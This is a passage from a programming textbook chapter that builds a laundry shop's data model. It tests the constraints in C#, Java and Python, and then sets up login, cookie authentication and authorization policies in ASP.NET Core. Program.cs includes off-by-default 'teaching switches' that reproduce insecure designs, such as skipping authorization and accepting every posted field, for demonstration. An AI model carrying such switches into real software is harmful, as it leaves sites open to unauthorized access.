        Col(customer, "id", Text, 5); Col(customer, "name", Text, 50); Col(customer,
"gender", Text, 1);
        Col(customer, "place", Text, 50); Col(customer, "birthdate", Text, 10);
Col(customer, "address", Text, 200);
        Col(customer, "phone", Text, 30); Col(customer, "enrolled", Text, 19);
Col(customer, "email", Text, 50);
        Col(customer, "password", Text, 5); Col(customer, "credit", Money);
        Col(customer, "password_hash", Text, 255, nullable: true);

        DataTable employee = Table(ds, "Employee");
        Col(employee, "id", Text, 5); Col(employee, "name", Text, 50); Col(employee,
"gender", Text, 1);
        Col(employee, "place", Text, 50); Col(employee, "birthdate", Text, 10);
Col(employee, "address", Text, 200);
        Col(employee, "phone", Text, 30); Col(employee, "section", Text, 11); Col(employee,
"started", Text, 10);
        Col(employee, "email", Text, 50); Col(employee, "password", Text, 5);
        Col(employee, "spv_id", Text, 5, nullable: true); Col(employee, "Outlet_id", Text,
3, nullable: true);
        Col(employee, "password_hash", Text, 255, nullable: true);
        employee.Columns["email"]!.Unique = true;          // one login name, one employee

        DataTable service = Table(ds, "Service");
        Col(service, "id", Text, 5); Col(service, "description", Text, 50); Col(service,
"price", Money);

        DataTable bill = Table(ds, "Bill");
        Col(bill, "id", Text, 5); Col(bill, "arrived", Text, 19);
        Col(bill, "finished", Text, 19, nullable: true); Col(bill, "departed", Text, 19,
nullable: true);
        Col(bill, "status", Text, 8); Col(bill, "rack", Text, 3); Col(bill, "unit", Whole);
        Col(bill, "payment", Money); Col(bill, "Customer_id", Text, 5); Col(bill,
"Employee_id", Text, 5);
        Col(bill, "Service_id", Text, 5); Col(bill, "Outlet_id", Text, 3, nullable: true);
```

Listing 16.1 (Continued) *LaundryData.cs: the physical model as a DataSet, and the loader that fills it from data/csv.*

```
        DataTable payment = Table(ds, "Payment");
        Col(payment, "id", Whole); Col(payment, "Bill_id", Text, 5); Col(payment,
"paid_at", Text, 19);
        Col(payment, "method", Text, 8); Col(payment, "amount", Money);
        Col(payment, "reference", Text, 50, nullable: true);

        DataTable log = Table(ds, "StatusLog");
        Col(log, "id", Whole); Col(log, "Bill_id", Text, 5); Col(log, "status", Text, 9);
        Col(log, "changed_at", Text, 19); Col(log, "Employee_id", Text, 5);

        foreach (DataTable t in ds.Tables) t.PrimaryKey = new[] { t.Columns["id"]! };

        Relation(ds, "Employee_Outlet", "Outlet", "Employee", "Outlet_id", onDelete);
        Relation(ds, "Employee_Employee", "Employee", "Employee", "spv_id", onDelete);
        Relation(ds, "Bill_Customer", "Customer", "Bill", "Customer_id", onDelete);
        Relation(ds, "Bill_Employee", "Employee", "Bill", "Employee_id", onDelete);
        Relation(ds, "Bill_Service", "Service", "Bill", "Service_id", onDelete);
        Relation(ds, "Bill_Outlet", "Outlet", "Bill", "Outlet_id", onDelete);
        Relation(ds, "Payment_Bill", "Bill", "Payment", "Bill_id", onDelete);
        Relation(ds, "StatusLog_Bill", "Bill", "StatusLog", "Bill_id", onDelete);
        Relation(ds, "StatusLog_Employee", "Employee", "StatusLog", "Employee_id",
onDelete);
        return ds;
    }

    private static DataTable Table(DataSet ds, string name) => ds.Tables.Add(name);

    // One column: its name, its .NET type, a maximum length for text (0 = none), NULL
allowed or not.
    private static void Col(DataTable t, string name, Type type, int maxLength = 0, bool
nullable = false)
    {
        DataColumn c = t.Columns.Add(name, type);
        c.AllowDBNull = nullable;
        if (maxLength > 0) c.MaxLength = maxLength;
    }

    // A relation from parent.id to child.column. Creating it also creates a
ForeignKeyConstraint,
    // whose DeleteRule is Rule.Cascade unless we say otherwise.
    private static void Relation(DataSet ds, string name, string parent, string child,
string column, Rule onDelete)
    {
        DataRelation r = ds.Relations.Add(name, ds.Tables[parent]!.Columns["id"]!,
ds.Tables[child]!.Columns[column]!);
        r.ChildKeyConstraint!.DeleteRule = onDelete;       // Rule.None: refuse to strand
children
        r.ChildKeyConstraint.UpdateRule = Rule.Cascade;    // a changed key follows into
the children
    }
```

Listing 16.1 (Continued) *LaundryData.cs: the physical model as a DataSet, and the loader that fills it from data/csv.*

```
    // Loads data/csv/<Table>.csv into a new DataSet, then checks every key and relation at
once.
    public static DataSet LoadCsv(string folder, Rule onDelete = Rule.None)
    {
        DataSet ds = CreateSchema(onDelete);
        ds.EnforceConstraints = false;                      // parents and children may
arrive in any order
        foreach (DataTable t in ds.Tables)
        {
            using IEnumerator<string[]> lines = Csv.Read(Path.Combine(folder, t.TableName +
".csv")).GetEnumerator();
            if (!lines.MoveNext()) continue;
            string[] header = lines.Current;
            t.BeginLoadData();
            while (lines.MoveNext())
            {
                object[] values = new object[t.Columns.Count];
                for (int i = 0; i < header.Length; i++)
                {
                    DataColumn c = t.Columns[header[i]]!;
                    values[c.Ordinal] = Parse(lines.Current[i], c);
                }
                t.LoadDataRow(values, true);                // true: the row counts as
unchanged
            }
            t.EndLoadData();
        }
        ds.EnforceConstraints = true;                       // throws if any row breaks a
rule
        return ds;
    }

    // Loads the XML file that DataSetStore writes, into the same schema.
    public static DataSet LoadXml(string file)
    {
        DataSet ds = CreateSchema();
        ds.EnforceConstraints = false;
        ds.ReadXml(file, XmlReadMode.IgnoreSchema);
        ds.EnforceConstraints = true;
        ds.AcceptChanges();
        return ds;
    }
```

Listing 16.1 (Continued) *LaundryData.cs: the physical model as a DataSet, and the loader that fills it from data/csv.*

```
    private static object Parse(string text, DataColumn c)
    {
        if (text.Length == 0 && c.AllowDBNull) return DBNull.Value;
        if (c.DataType == typeof(decimal)) return decimal.Parse(text,
CultureInfo.InvariantCulture);
        if (c.DataType == typeof(int)) return int.Parse(text,
CultureInfo.InvariantCulture);
        return text;
    }
}
```

Line by line. `Col` adds a `DataColumn` of a .NET type (`string`, `decimal` for money, `int` for counts), sets `AllowDBNull`, and sets `MaxLength` for text, so the `DataSet` refuses a 51-letter name just as the `CHECK` constraint `Customer_name_len` does in SQLite. Dates stay text in the form `2026-09-30 21:00:00`, so comparing dates is comparing strings. Every table gets the primary key `id`. `Relation`

creates each relation with two rules: `DeleteRule = onDelete` (`Rule.None` unless asked otherwise) and `UpdateRule = Rule.Cascade`, like `ON UPDATE CASCADE`. `LoadCsv` switches the constraints off while loading (a bill may be read before its customer), converts each field in `Parse`, adds rows with `LoadDataRow(values, true)` (`true`: the row counts as unchanged), and then sets `EnforceConstraints = true`, which checks all fifteen thousand rows at once; the sample data passes. `LoadXml` reads back the file the site writes after each change.

Now the proof. **Listing 16.2** loads the `DataSet` and tries five things a physical model must refuse or allow.

Listing 16.2 `P161Design.cs`: the `DataSet` of **Listing 16.1**, and five attempts to break it. `--cascade` builds it with the default delete rule.

```
// P161Design.cs - Problem 16.1: load the physical model into a DataSet, then try to break
it.
//   dotnet run -- 16.1              every relation refuses to strand children (Rule.None)
//   dotnet run -- 16.1 --cascade    the tempting mistake: the default rule, Rule.Cascade
using System.Data;
using LaundryCounter.Data;

namespace Problems;

public static class P161Design
{
    public static void Run(string dataDir, string[] args)
    {
        Rule onDelete = args.Contains("--cascade") ? Rule.Cascade : Rule.None;
        DataSet ds = LaundryData.LoadCsv(Path.Combine(dataDir, "csv"), onDelete);
        DataTable customers = ds.Tables["Customer"]!, bills = ds.Tables["Bill"]!;
        foreach (DataTable t in ds.Tables)
            Console.WriteLine($"{t.TableName,-10} {Live(t),5} rows, {t.Columns.Count,2}
columns, key {t.PrimaryKey[0].ColumnName}");
        Console.WriteLine($"{ds.Relations.Count} relations, delete rule {onDelete}: "
                          + string.Join(", ", ds.Relations.Cast<DataRelation>().Select(r =>
r.RelationName)));
        Console.WriteLine();

        Try("1. a bill for customer C9999", () => bills.Rows.Add("B9000", "2026-09-30
20:00:00", DBNull.Value,
            DBNull.Value, "queued", "A01", 1, 8000m, "C9999", "E0004", "S0001", "O01"));
        Try("2. a second customer C0001", () => customers.Rows.Add("C0001", "Copy", "f",
"Surabaya", "2000-01-01",
            "Jl. Kenari 1", "0812-0000-0000", "2026-09-30 20:00:00", "copy@example.com",
"*****", 0m, DBNull.Value));
        Try("3. a name of 51 letters", () => customers.Rows.Find("C0002")!["name"] = new
string('x', 51));

        int b0 = Live(bills), p0 = Live(ds.Tables["Payment"]!), l0 =
Live(ds.Tables["StatusLog"]!);
        Try("4. delete customer C0001", () => customers.Rows.Find("C0001")!.Delete());
        Console.WriteLine($"   bills {b0} -> {Live(bills)}, payments {p0} ->
{Live(ds.Tables["Payment"]!)}, "
                          + $"log rows {l0} -> {Live(ds.Tables["StatusLog"]!)}");

        DataRow winda = customers.Rows.Find("C0002")!;
        int hers = winda.GetChildRows("Bill_Customer").Length;
        Try("5. change key C0002 to C0300", () => winda["id"] = "C0300");
        Console.WriteLine($"   bills of C0300:
{customers.Rows.Find("C0300")!.GetChildRows("Bill_Customer").Length} (C0002 had {hers})");
    }

    // Rows that are still there: a deleted row stays in Rows, marked Deleted, until
AcceptChanges.
    private static int Live(DataTable t) => t.Rows.Cast<DataRow>().Count(r => r.RowState !=
DataRowState.Deleted);
```

Listing 16.2 (Continued) *P161Design.cs: the DataSet of Listing 16.1, and five attempts to break it. --cascade builds it with the default delete rule.*

```
    private static void Try(string what, Action act)
    {
        try
        {
            act();
            Console.WriteLine($"{what,-30} OK");
        }
        catch (Exception e)
        {
            Console.WriteLine($"{what,-30} REFUSED ({e.GetType().Name}): {e.Message}");
        }
    }
}
```

It is run from the folder `aspnet/Problems` with `dotnet run -- 16.1`, and it printed:

```
Outlet         3 rows,  5 columns, key id
Customer     256 rows, 12 columns, key id
Employee      14 rows, 14 columns, key id
Service       12 rows,  3 columns, key id
Bill        2953 rows, 12 columns, key id
Payment     3319 rows,  6 columns, key id
StatusLog   8802 rows,  5 columns, key id
9 relations, delete rule None: Employee_Outlet, Employee_Employee, Bill_Customer,
Bill_Employee, Bill_Service, Bill_Outlet, Payment_Bill, StatusLog_Bill, StatusLog_Employee

1. a bill for customer C9999   REFUSED (InvalidConstraintException): ForeignKeyConstraint
Bill_Customer requires the child key values (C9999) to exist in the parent table.
2. a second customer C0001     REFUSED (ConstraintException): Column 'id' is constrained to
be unique.  Value 'C0001' is already present.
3. a name of 51 letters        REFUSED (ArgumentException): Cannot set column 'name'. The
value violates the MaxLength limit of this column.
4. delete customer C0001       REFUSED (InvalidConstraintException): Cannot delete this row
because constraints are enforced on relation Bill_Customer, and deleting this row will
strand child rows.
   bills 2953 -> 2953, payments 3319 -> 3319, log rows 8802 -> 8802
5. change key C0002 to C0300   OK
   bills of C0300: 21 (C0002 had 21)
```

The bill for the missing `C9999` is refused by the foreign key, the second `C0001` by the primary key, the long name by `MaxLength`, and the deletion of `C0001`, who has ten bills, by `Rule.None` (nothing moved); the change of key `C0002` to `C0300` succeeds, and her 21 bills follow it.

The Java solution. Listing 16.3 makes the same five attempts on SQLite over JDBC. It lists the tables and foreign keys that SQLite itself reports (`PRAGMA table_info`, `PRAGMA foreign_key_list`), so the model in the report comes from the database; then it turns off *autocommit* and rolls the whole transaction back at the end, so `laundry.db` never changes.

Listing 16.3 `P161Design.java`: the SQLite physical model over JDBC, and the same five attempts, inside a transaction that is rolled back.

```
// P161Design.java - Problem 16.1: the physical model in SQLite over JDBC, and five
attempts to break it.
// Everything runs in one transaction that is rolled back at the end, so laundry.db is
unchanged.
// Compile: javac -d out P161Design.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P161Design   (Windows: ;
instead of :)
import java.sql.*;
import java.util.ArrayList;
import java.util.List;

public class P161Design {
    static Connection c;

    public static void main(String[] args) throws SQLException {
        c = DriverManager.getConnection("jdbc:sqlite:../data/laundry.db");
        c.createStatement().execute("PRAGMA foreign_keys = ON");      // before the
transaction starts
        List<String> tables = new ArrayList<>(), fks = new ArrayList<>();
        try (ResultSet rs = c.createStatement().executeQuery(
                "SELECT name FROM sqlite_master WHERE type = 'table' AND name NOT LIKE
'sqlite_%' ORDER BY rowid")) {
            while (rs.next()) tables.add(rs.getString(1));
        }
        for (String t : tables) {                        // t: a name the database gave us
            int columns = 0;
            String key = "";
            try (ResultSet rs = c.createStatement().executeQuery("PRAGMA table_info(\"" + t
+ "\")")) {
                while (rs.next()) {
                    columns++;
                    if (rs.getInt("pk") > 0) key = rs.getString("name");
                }
            }
            try (ResultSet rs = c.createStatement().executeQuery("PRAGMA
foreign_key_list(\"" + t + "\")")) {
                while (rs.next()) fks.add(t + "." + rs.getString("from") + "->" +
rs.getString("table"));
            }
            System.out.printf("%-10s %5d rows, %2d columns, key %s%n", t, count(t),
columns, key);
        }
        System.out.println(fks.size() + " foreign keys: " + String.join(", ", fks));
        System.out.println();
```

Listing 16.3 (Continued) *P161Design.java: the SQLite physical model over JDBC, and the same five attempts, inside a transaction that is rolled back.*

```
        c.setAutoCommit(false);
        attempt("1. a bill for customer C9999", "INSERT INTO Bill VALUES ('B9000', '2026-
09-30 20:00:00', NULL, NULL, "
                + "'queued', 'A01', 1, 8000, 'C9999', 'E0004', 'S0001', 'O01')");
        attempt("2. a second customer C0001", "INSERT INTO Customer VALUES ('C0001',
'Copy', 'f', 'Surabaya', '2000-01-01', "
                + "'Jl. Kenari 1', '0812-0000-0000', '2026-09-30 20:00:00',
'copy@example.com', '*****', 0, NULL)");
        attempt("3. a name of 51 letters", "UPDATE Customer SET name = '" + "x".repeat(51)
+ "' WHERE id = 'C0002'");
        long b0 = count("Bill"), p0 = count("Payment"), l0 = count("StatusLog");
        attempt("4. delete customer C0001", "DELETE FROM Customer WHERE id = 'C0001'");
        System.out.printf("   bills %d -> %d, payments %d -> %d, log rows %d -> %d%n",
                b0, count("Bill"), p0, count("Payment"), l0, count("StatusLog"));
        long hers = scalar("SELECT COUNT(*) FROM Bill WHERE Customer_id = 'C0002'");
        attempt("5. change key C0002 to C0300", "UPDATE Customer SET id = 'C0300' WHERE id
= 'C0002'");
        System.out.printf("   bills of C0300: %d (C0002 had %d)%n", scalar("SELECT COUNT(*)
FROM Bill WHERE Customer_id = 'C0300'"), hers);
        c.rollback();                                       // leave laundry.db exactly as it
was
        c.close();
    }

    static void attempt(String what, String sql) {
        try {
            c.createStatement().executeUpdate(sql);
            System.out.printf("%-30s OK%n", what);
        } catch (SQLException e) {
            System.out.printf("%-30s REFUSED (%s): %s%n", what,
e.getClass().getSimpleName(), e.getMessage());
        }
    }

    static long count(String table) throws SQLException { return scalar("SELECT COUNT(*)
FROM " + table); }

    static long scalar(String sql) throws SQLException {
        try (ResultSet rs = c.createStatement().executeQuery(sql)) {
            rs.next();
            return rs.getLong(1);
        }
    }
}
```

```
Outlet         3 rows,  5 columns, key id
Customer     256 rows, 12 columns, key id
Employee      14 rows, 14 columns, key id
Service       12 rows,  3 columns, key id
Bill        2953 rows, 12 columns, key id
Payment     3319 rows,  6 columns, key id
StatusLog   8802 rows,  5 columns, key id
9 foreign keys: Employee.Outlet_id->Outlet, Employee.spv_id->Employee, Bill.Outlet_id-
>Outlet, Bill.Service_id->Service, Bill.Employee_id->Employee, Bill.Customer_id->Customer,
Payment.Bill_id->Bill, StatusLog.Employee_id->Employee, StatusLog.Bill_id->Bill

1. a bill for customer C9999   REFUSED (SQLiteException): [SQLITE_CONSTRAINT_FOREIGNKEY] A
foreign key constraint failed (FOREIGN KEY constraint failed)
2. a second customer C0001     REFUSED (SQLiteException): [SQLITE_CONSTRAINT_PRIMARYKEY] A
PRIMARY KEY constraint failed (UNIQUE constraint failed: Customer.id)
3. a name of 51 letters        REFUSED (SQLiteException): [SQLITE_CONSTRAINT_CHECK] A CHECK
constraint failed (CHECK constraint failed: Customer_name_len)
4. delete customer C0001       REFUSED (SQLiteException): [SQLITE_CONSTRAINT_TRIGGER] A
RAISE function within a trigger fired, causing the SQL statement to abort (FOREIGN KEY
constraint failed)
   bills 2953 -> 2953, payments 3319 -> 3319, log rows 8802 -> 8802
5. change key C0002 to C0300   OK
   bills of C0300: 21 (C0002 had 21)
```

The Python solution. **Listing 16.4** is the same program with Python's `sqlite3` module. The module opens a transaction by itself before the first `INSERT`, `UPDATE` or `DELETE`, so `conn.rollback()` at the end undoes everything.

Listing 16.4 `p161_design.py`: the same model and the same five attempts in Python.

```
# p161_design.py - Problem 16.1: the physical model in SQLite, and five attempts to break
it.
# Everything runs in one transaction that is rolled back at the end, so laundry.db is
unchanged.
import os
import sqlite3

HERE = os.path.dirname(os.path.abspath(__file__))
conn = sqlite3.connect(os.path.join(HERE, "..", "data", "laundry.db"))
conn.execute("PRAGMA foreign_keys = ON")              # SQLite checks foreign keys only
when asked

tables = [n for (n,) in conn.execute(
    "SELECT name FROM sqlite_master WHERE type = 'table' AND name NOT LIKE 'sqlite_%' ORDER
BY rowid")]
for t in tables:
    cols = conn.execute(f'PRAGMA table_info("{t}")').fetchall()      # t: a name the
database gave us
    n = conn.execute(f'SELECT COUNT(*) FROM "{t}"').fetchone()[0]
    print(f"{t:<10} {n:5} rows, {len(cols):2} columns, key {', '.join(c[1] for c in cols if
c[5])}")
fks = [f"{t}.{fk[3]}->{fk[2]}" for t in tables for fk in conn.execute(f'PRAGMA
foreign_key_list("{t}")')]
print(f"{len(fks)} foreign keys: " + ", ".join(fks))
print()


def attempt(what, sql, args=()):
    try:
        conn.execute(sql, args)
        print(f"{what:<30} OK")
    except sqlite3.DatabaseError as e:
        print(f"{what:<30} REFUSED ({type(e).__name__}): {e}")


def count(t):
    return conn.execute(f"SELECT COUNT(*) FROM {t}").fetchone()[0]


attempt("1. a bill for customer C9999",
        "INSERT INTO Bill VALUES ('B9000', '2026-09-30 20:00:00', NULL, NULL, 'queued',
'A01', 1, 8000, "
        "'C9999', 'E0004', 'S0001', '001')")
attempt("2. a second customer C0001",
        "INSERT INTO Customer VALUES ('C0001', 'Copy', 'f', 'Surabaya', '2000-01-01', 'Jl.
Kenari 1', "
        "'0812-0000-0000', '2026-09-30 20:00:00', 'copy@example.com', '*****', 0, NULL)")
attempt("3. a name of 51 letters", "UPDATE Customer SET name = ? WHERE id = 'C0002'", ("x"
* 51,))
b0, p0, l0 = count("Bill"), count("Payment"), count("StatusLog")
attempt("4. delete customer C0001", "DELETE FROM Customer WHERE id = 'C0001'")
print(f"   bills {b0} -> {count('Bill')}, payments {p0} -> {count('Payment')}, log rows
{l0} -> {count('StatusLog')}")
hers = conn.execute("SELECT COUNT(*) FROM Bill WHERE Customer_id = 'C0002'").fetchone()[0]
attempt("5. change key C0002 to C0300", "UPDATE Customer SET id = 'C0300' WHERE id =
'C0002'")
now = conn.execute("SELECT COUNT(*) FROM Bill WHERE Customer_id = 'C0300'").fetchone()[0]
print(f"   bills of C0300: {now} (C0002 had {hers})")
```

Listing 16.4 (Continued) *p161_design.py: the same model and the same five attempts in Python.*

```
conn.rollback()                                       # leave laundry.db exactly as it was
```

```
Outlet         3 rows,  5 columns, key id
Customer     256 rows, 12 columns, key id
Employee      14 rows, 14 columns, key id
Service       12 rows,  3 columns, key id
Bill        2953 rows, 12 columns, key id
Payment     3319 rows,  6 columns, key id
StatusLog   8802 rows,  5 columns, key id
9 foreign keys: Employee.Outlet_id->Outlet, Employee.spv_id->Employee, Bill.Outlet_id-
>Outlet, Bill.Service_id->Service, Bill.Employee_id->Employee, Bill.Customer_id->Customer,
Payment.Bill_id->Bill, StatusLog.Employee_id->Employee, StatusLog.Bill_id->Bill

1. a bill for customer C9999   REFUSED (IntegrityError): FOREIGN KEY constraint failed
2. a second customer C0001     REFUSED (IntegrityError): UNIQUE constraint failed:
Customer.id
3. a name of 51 letters        REFUSED (IntegrityError): CHECK constraint failed:
Customer_name_len
4. delete customer C0001       REFUSED (IntegrityError): FOREIGN KEY constraint failed
   bills 2953 -> 2953, payments 3319 -> 3319, log rows 8802 -> 8802
5. change key C0002 to C0300   OK
   bills of C0300: 21 (C0002 had 21)
```

The three programs agree on every verdict and count; only the wording of the refusals belongs to each library. Note that SQLite names the rule that refused the long name, `Customer_name_len`, because the schema named every constraint: one word per constraint turns a vague error into a precise one.

A tempting wrong solution. Create the relations and stop there: `ds.Relations.Add("Bill_Customer", customerId, billCustomerId)`, and nothing more. The code is shorter, it compiles, and every page works. But a relation created this way gets a foreign key constraint whose `DeleteRule` is `Rule.Cascade` [3], and that is not what a laundry wants. Run the proof with `--cascade`:

```
Outlet         3 rows,  5 columns, key id
Customer     256 rows, 12 columns, key id
Employee      14 rows, 14 columns, key id
Service       12 rows,  3 columns, key id
Bill        2953 rows, 12 columns, key id
Payment     3319 rows,  6 columns, key id
StatusLog   8802 rows,  5 columns, key id
9 relations, delete rule Cascade: Employee_Outlet, Employee_Employee, Bill_Customer,
Bill_Employee, Bill_Service, Bill_Outlet, Payment_Bill, StatusLog_Bill, StatusLog_Employee

1. a bill for customer C9999   REFUSED (InvalidConstraintException): ForeignKeyConstraint
Bill_Customer requires the child key values (C9999) to exist in the parent table.
2. a second customer C0001     REFUSED (ConstraintException): Column 'id' is constrained to
be unique.  Value 'C0001' is already present.
3. a name of 51 letters        REFUSED (ArgumentException): Cannot set column 'name'. The
value violates the MaxLength limit of this column.
4. delete customer C0001       OK
   bills 2953 -> 2943, payments 3319 -> 3309, log rows 8802 -> 8772
5. change key C0002 to C0300   OK
   bills of C0300: 21 (C0002 had 21)
```

The fourth attempt now *succeeds*: deleting `C0001` silently deleted his ten bills, their ten payments and thirty rows of audit trail, fifty rows of history lost to one click on the wrong line. Nothing warns, because a cascade is a rule working as told. It is the `DataSet` form of Chapter 8's SQLite trap, a foreign key that is not enforced without `PRAGMA foreign_keys = ON` [4]: the model looks right on paper and behaves differently. The cure: choose the delete rule on purpose and prove it with a test that deletes a parent.

CHECK YOURSELF. A cancelled bill should keep its payments (a refund is a new, negative payment in some shops, but not in this one), while a *draft* bill that was never confirmed may be thrown away with everything attached to it. Profitina Laundry has no drafts, so it chose `Rule.None` everywhere. Suppose the owner adds a table `BillPhoto(id, Bill_id, file)` holding photographs of stains taken at the counter. Which delete rule would you give the relation `BillPhoto_Bill`, and why is the answer different from `Payment_Bill`?

Answer. `Rule.Cascade` (or `ON DELETE CASCADE` in SQL) is reasonable for `BillPhoto_Bill`: a photograph means nothing without its bill, it is not a financial record, and if a bill may ever be deleted its photographs should go with it. `Payment_Bill` must stay `Rule.None` (`RESTRICT`): a payment is money that really changed hands and must survive whatever happens to the bill. The rule follows from what the child row *is*, not from what is convenient.

16.4.2 Problem 16.2 — Registration, login and logout

PROBLEM. The website must include registration, login and logout.

In our own words. *Registration* creates an account: a row with a way of recognizing its owner later. *Login* checks an e-mail address and a password and, if they match, makes the server recognize this browser on every later request. *Logout* ends that recognition. And one requirement the statement leaves unsaid, although without it the other three are decoration: every page that is not public must *refuse* a visitor who is not logged in, or who is logged in with the wrong kind of account.

Design. As in Chapter 8, staff log in with the accounts of the database's README (the cashier `kasir1@profitina-laundry.example`, password `Kasir#2026`), and registration is for customers, whose `password_hash` is empty until they register. Login looks for the e-mail among the employees, then among the customers, and the answer gives two *claims*: the `kind` (staff or customer) and the `role`, derived from the data (no supervisor: owner; somebody reports to you: supervisor; otherwise the `section` decides between cashier and washer).

DEFINITION. A *claim* is one fact about the logged-in user, as a name and a value: `role = cashier`, `outlet = O01`. ASP.NET Core keeps the claims of a user in a `ClaimsPrincipal`. *Cookie authentication* writes the claims into a cookie, encrypted and signed with keys that never leave the server, and reads them back on every request; the browser carries the cookie but can neither read nor alter what is inside [5]. An *authorization policy* is a named rule over the claims ("Staff: the claim `kind` must be `staff`"), and a page can be put under a policy so that the server refuses every request that does not satisfy it.

Figure 16.3 follows a cashier from her first request to the grid. Chapter 8's three rules hold. A password is stored only as a slow, salted hash in the database's format, PBKDF2-HMAC-SHA256 with 600,000 rounds, `pbkdf2_sha256$600000$<salt>$<hash>` [6] [7]. The identity is kept where the visitor cannot change it: here an encrypted cookie, which he can hold but not forge. And nothing survives a login: a new cookie is issued and the session is cleared.




Figure 16.3 The login of a cashier and her next request. The dashed arrow is a refused login, which gives the same answer whether the e-mail or the password was wrong.

The ASP.NET solution: the configuration. Everything that holds for the whole site is decided once, in `Program.cs` (**Listing 16.5**).

Listing 16.5 `Program.cs`: the services, the policies, the protected folders and the middleware of the Laundry Counter.

```
// Program.cs - the Laundry Counter: ASP.NET Core Razor Pages on .NET 10 (Problems 16.2 to
16.10).
// Run (from this folder):  dotnet run -- --urls http://127.0.0.1:9601     then open that
address.
using System.Globalization;
using LaundryCounter.Data;
using LaundryCounter.Web;
using Microsoft.AspNetCore.Authentication.Cookies;
using Microsoft.AspNetCore.DataProtection;

// One culture for numbers and dates on every machine: 52000.00, never 52000,00.
CultureInfo.DefaultThreadCurrentCulture = CultureInfo.DefaultThreadCurrentUICulture =
CultureInfo.InvariantCulture;

var builder = WebApplication.CreateBuilder(args);
var teaching = builder.Configuration.GetSection("Teaching").Get<TeachingSwitches>() ?? new
TeachingSwitches();
builder.Services.AddSingleton(teaching);
builder.Services.AddSingleton(new ShopClock(builder.Configuration["Laundry:Now"]));
builder.Services.AddSingleton<RecentBills>();

// The data layer. By default: a DataSet loaded from the CSV files and saved as XML (runs
anywhere).
// With Microsoft.Data.Sqlite installed: the same interface over laundry.db (see README).
string dataDir = builder.Configuration["Laundry:DataDir"]
                 ?? Path.Combine(builder.Environment.ContentRootPath, "..", "..", "data");
#if USE_SQLITE
if (builder.Configuration["Laundry:Store"] == "sqlite")
{
    string cs = $"Data Source={Path.Combine(dataDir, "laundry.db")};Foreign Keys=True";
    builder.Services.AddSingleton<ILaundryStore>(
        new DbLaundryStore(() => new Microsoft.Data.Sqlite.SqliteConnection(cs)));
}
else
#endif
builder.Services.AddSingleton<ILaundryStore>(new DataSetStore(dataDir));

// The keys that encrypt the login cookie and the anti-forgery tokens (Problem 16.6).
// Keep them in a folder that survives restarts and deployments, never in the repository.
string? keysDir = builder.Configuration["Laundry:KeysDir"];
if (keysDir != null)
{
    builder.Services.AddDataProtection()
        .PersistKeysToFileSystem(new DirectoryInfo(keysDir))
        .SetApplicationName("LaundryCounter");
}
```

Listing 16.5 (Continued) *Program.cs: the services, the policies, the protected folders and the middleware of the Laundry Counter.*

```
builder.Services.AddAuthentication(CookieAuthenticationDefaults.AuthenticationScheme)
    .AddCookie(o =>
    {
        o.LoginPath = "/login";
        o.AccessDeniedPath = "/denied";
        o.Cookie.Name = "laundry.auth";
        o.Cookie.HttpOnly = true;                       // scripts in the page cannot read it
        o.Cookie.SameSite = SameSiteMode.Lax;           // not sent with another site's POST
        o.ExpireTimeSpan = TimeSpan.FromHours(8);       // one working shift
        o.SlidingExpiration = true;
    });
builder.Services.AddAuthorization(o =>
{
    o.AddPolicy("Staff", p => p.RequireClaim("kind", "staff"));
    o.AddPolicy("Customer", p => p.RequireClaim("kind", "customer"));
    o.AddPolicy("Owner", p => p.RequireRole("owner"));
    o.AddPolicy("Manager", p => p.RequireRole("owner", "supervisor"));
});

builder.Services.AddDistributedMemoryCache();           // where session data lives: server
memory
builder.Services.AddSession(o =>
{
    o.Cookie.Name = "laundry.session";
    o.Cookie.HttpOnly = true;
    o.Cookie.IsEssential = true;
    o.IdleTimeout = TimeSpan.FromMinutes(20);
});

builder.Services.AddRazorPages(o =>
{
    o.Conventions.AddPageRoute("/Customers/Edit", "customers/new");
    if (!teaching.NoAuthorize)                          // Problem 16.2: the server decides,
page by page
    {
        o.Conventions.AuthorizeFolder("/Customers", "Staff");
        o.Conventions.AuthorizeFolder("/Bills", "Staff");
        o.Conventions.AuthorizePage("/Services/Edit", "Owner");
        o.Conventions.AuthorizePage("/Reports/Revenue", "Manager");
        o.Conventions.AuthorizePage("/MyBills", "Customer");
    }
});
```

Listing 16.5 (Continued) *Program.cs: the services, the policies, the protected folders and the middleware of the Laundry Counter.*

```
var app = builder.Build();
if (!app.Environment.IsDevelopment())
{
    app.UseExceptionHandler("/error");
    app.UseHsts();
}
app.UseStatusCodePagesWithReExecute("/error/{0}");
app.UseStaticFiles();
app.UseRouting();
app.UseAuthentication();
app.UseAuthorization();
app.UseSession();
app.MapRazorPages();
app.Run();

// Switches that reproduce the tempting wrong solutions of Chapter 16. All false in real
use.
public class TeachingSwitches
{
    public bool NoAuthorize { get; set; }             // Problem 16.2: hide links instead
of authorizing
    public bool BindWholeEntity { get; set; }         // Problem 16.3: accept every posted
field
    public bool ClientOnlyValidation { get; set; }    // Problem 16.9: trust the browser's
checks
    public bool StaticRecent { get; set; }            // Problem 16.10: per-visitor data in
a static field
}
```

